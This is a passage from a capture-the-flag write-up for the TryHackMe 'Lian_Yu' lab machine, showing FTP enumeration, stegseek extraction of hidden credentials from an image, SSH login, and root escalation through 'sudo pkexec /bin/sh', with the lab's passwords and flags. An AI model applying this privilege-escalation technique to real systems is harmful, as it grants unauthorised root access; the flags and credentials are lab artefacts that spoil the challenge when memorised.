
```
ftp> ls -la
229 Entering Extended Passive Mode (|||22217|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
```

I downloaded the `.other_user` file which contains the name of our user.




```
└─$ cat .other_user
Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age. After serving a stint in Korea, he was later
 assigned to Camp Washington where he had been promoted to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked wit
h training young soldiers in new fighting techniques in anticipation of brewing troubles taking place in Vietnam. Kane was amazed at how skilled
Slade was and how quickly he adapted to modern conventions of warfare. She immediately fell in love with him and realized that he was without a d
oubt the most able-bodied combatant that she had ever encountered. She offered to privately train Slade in guerrilla warfare. In less than a year
, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant colonel. Six months later, Adeline and he w
ere married and she became pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his
unit massacred a village, an event which sickened him. He was also rescued by SAS member Wintergreen, to whom he would later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to create metahuman super-soldiers for the U.S. m
ilitary. Deathstroke became a mercenary soon after the experiment when he defied orders and rescued his friend Wintergreen, who had been sent on
a suicide mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from his family, even though his wife was an e
xpert military combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of a client who had hired him as an ass
assin. Slade refused, claiming it was against his personal honor code. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Jo
seph's throat was slashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried to kill Slade by shooting him, but only managed
 to destroy his right eye. Afterwards, his confidence in his physical abilities was such that he made no secret of his impaired vision, marked by
 his mask which has a black, featureless half covering his lost right eye. Without his mask, Slade wears an eyepatch to cover his eye.
```

We use stegseek to take out the hidden files in the `aa.jpg` picture.




```
└─$ stegseek aa.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "password"
[i] Original filename: "ss.zip".
[i] Extracting to "aa.jpg.out".
```

We have two files.




```
└─$ file aa.jpg.out
aa.jpg.out: Zip archive data, at least v2.0 to extract, compression method=deflate

┌──(zerodol㉿master)-[~/tryhackme/easy/lian-yu]
└─$ unzip aa.jpg.out
Archive:  aa.jpg.out
  inflating: passwd.txt
  inflating: shado
```

An we have the password of our user



```
└─$ cat shado
M3tahuman
```

We connect to SSH with the user found in `.other_user` file and the password found in the `shado` file.




```
└─$ ssh slade@10.10.179.247
slade@10.10.179.247's password:
                          Way To SSH...
                    Loading.........Done..
               Connecting To Lian_Yu  Happy Hacking
```

```
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                 --Felicity Smoak

slade@LianYu:~$ 
```


Privilege Escalation

A simple `sudo -l` and we see that we have sudo privileges on the `/usr/bin/pkexec` binary



```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ 
```

On GTFOBins we have the solution to exploit it




.. / pkexec

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

We do a simple `sudo /usr/bin/pkexec /bin/sh` and we are root.



```
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ───> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                              --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

# 
```

Hope you enjoyed my writeup.